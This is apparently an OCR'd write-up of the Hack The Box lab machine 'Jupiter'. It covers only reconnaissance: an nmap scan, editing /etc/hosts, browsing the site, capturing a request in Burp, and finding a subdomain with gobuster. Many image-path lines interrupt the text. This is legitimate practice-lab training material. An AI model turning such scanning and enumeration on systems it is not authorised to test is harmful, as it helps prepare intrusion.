Erel Regev

Table of Contents

Getting Started


Received the following IP address for the machine: 10.129.142.27

Scanning: a simple scan. If necessary, I will use the relevant flags.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.129.142.27
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-12 13:42 EDT
Nmap scan report for 10.129.142.27
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

As always:

Erel Regev




Let's add the IP address and the URL to /etc/hosts:

```
┌──(root㉿kali)-[/home/kali]
└─# echo "10.129.142.27 jupiter.htb" >> /etc/hosts
```

Testing Functionality: Jupiter.htb


After adding it to the /etc/hosts file, Let's explore the website:


Main Page





HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev











Erel Regev




Nothing special. Even the email box at the bottom.

Contact Us Page




Capturing the request using Burpsuite:




A GET request. Its not posting anything.

Erel Regev




Well I kept investigating the website but nothing special was found. I moved on to domain enumeration. Maybe there are subdomains.

I used gobuster:




I found a subdomain: kiosk.jupiter.htb

Added it to the /etc/hosts file as well:





Testing Functionality: Jupiter.htb



HTB Machine: Jupiter -Subject: Web - Difficulty: Medium


Erel Regev






HTB Machine: Jupiter -Subject: Web - Difficulty: Medium


Erel Regev

